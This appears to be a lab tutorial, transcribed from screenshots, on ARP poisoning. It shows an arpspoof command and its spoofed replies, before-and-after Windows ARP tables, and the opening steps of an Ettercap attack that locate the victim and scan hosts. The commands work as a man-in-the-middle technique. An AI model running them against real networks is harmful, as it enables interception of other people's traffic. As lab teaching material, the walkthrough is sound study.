
```
┌──(root㉿kali)-[~]
└─# arpspoof -i eth0 -t 192.168.16.199 192.168.16.71
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at 8:0:27:54:c7:56
^CCleaning up and re-arping targets...
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at bc:17:b8:ca:fa:f8
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at bc:17:b8:ca:fa:f8
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at bc:17:b8:ca:fa:f8
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at bc:17:b8:ca:fa:f8
8:0:27:54:c7:56 2a:ed:ff:32:59:44 0806 42: arp reply 192.168.16.71 is-at bc:17:b8:ca:fa:f8

┌──(root㉿kali)-[~]
└─# ip r
default via 192.168.16.199 dev eth0 proto dhcp metric 100
192.168.16.0/24 dev eth0 proto kernel scope link src 192.168.16.160 metric 100
```

Before ARP attack



```
Select Command Prompt
Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\Rohit Gupta>arp =a

C:\Users\Rohit Gupta>arp -a

Interface: 172.16.171.33 --- 0xa
  Internet Address      Physical Address      Type
  172.16.168.1          78-ac-c0-88-b5-44     dynamic
  172.16.168.146        00-e9-3a-0a-f6-0d     dynamic
  172.16.175.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.56.1 --- 0x16
  Internet Address      Physical Address      Type
  192.168.56.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\Rohit Gupta>
```

After ARP Attack




Command Prompt

```
Microsoft Windows [Version 10.0.19043.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Rohit Gupta>arp -a

Interface: 192.168.16.131 --- 0xa
  Internet Address      Physical Address      Type
  192.168.16.71         bc-17-b8-ca-fa-f8     dynamic
  192.168.16.160        08-00-27-54-c7-56     dynamic
  192.168.16.199        2a-ed-ff-32-59-44     dynamic
  192.168.16.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.56.1 --- 0x16
  Internet Address      Physical Address      Type
  192.168.56.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\Rohit Gupta>
```


ARP Poisoning Using ETTERCAP

1. First find the IP of the victim network




```
Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\Rohit Gupta>arp =a

C:\Users\Rohit Gupta>arp -a

Interface: 172.16.171.33 --- 0xa
  Internet Address      Physical Address      Type
  172.16.168.1          78-ac-c0-88-b5-44     dynamic
  172.16.168.146        00-e9-3a-0a-f6-0d     dynamic
  172.16.175.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.56.1 --- 0x16
  Internet Address      Physical Address      Type
  192.168.56.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\Rohit Gupta>
```

2. Then check the host IP address(attacker)



```
┌──(rohitgupta㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.16.160  netmask 255.255.255.0  broadcast 192.168.16.255
        inet6 fe80::a00:27ff:fe54:c756  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:54:c7:56  txqueuelen 1000  (Ethernet)
        RX packets 14  bytes 1914 (1.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 2542 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(rohitgupta㉿kali)-[~]
└─$ 
```


3. Then go to Ettercap and scan for the victim machine



```
IP Address      MAC Address        Description
192.168.16.71   BC:17:B8:CA:FA:F8
192.168.16.131  68:54:5A:66:39:CE
192.168.16.199  2A:ED:FF:32:59:44
```

```
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
```

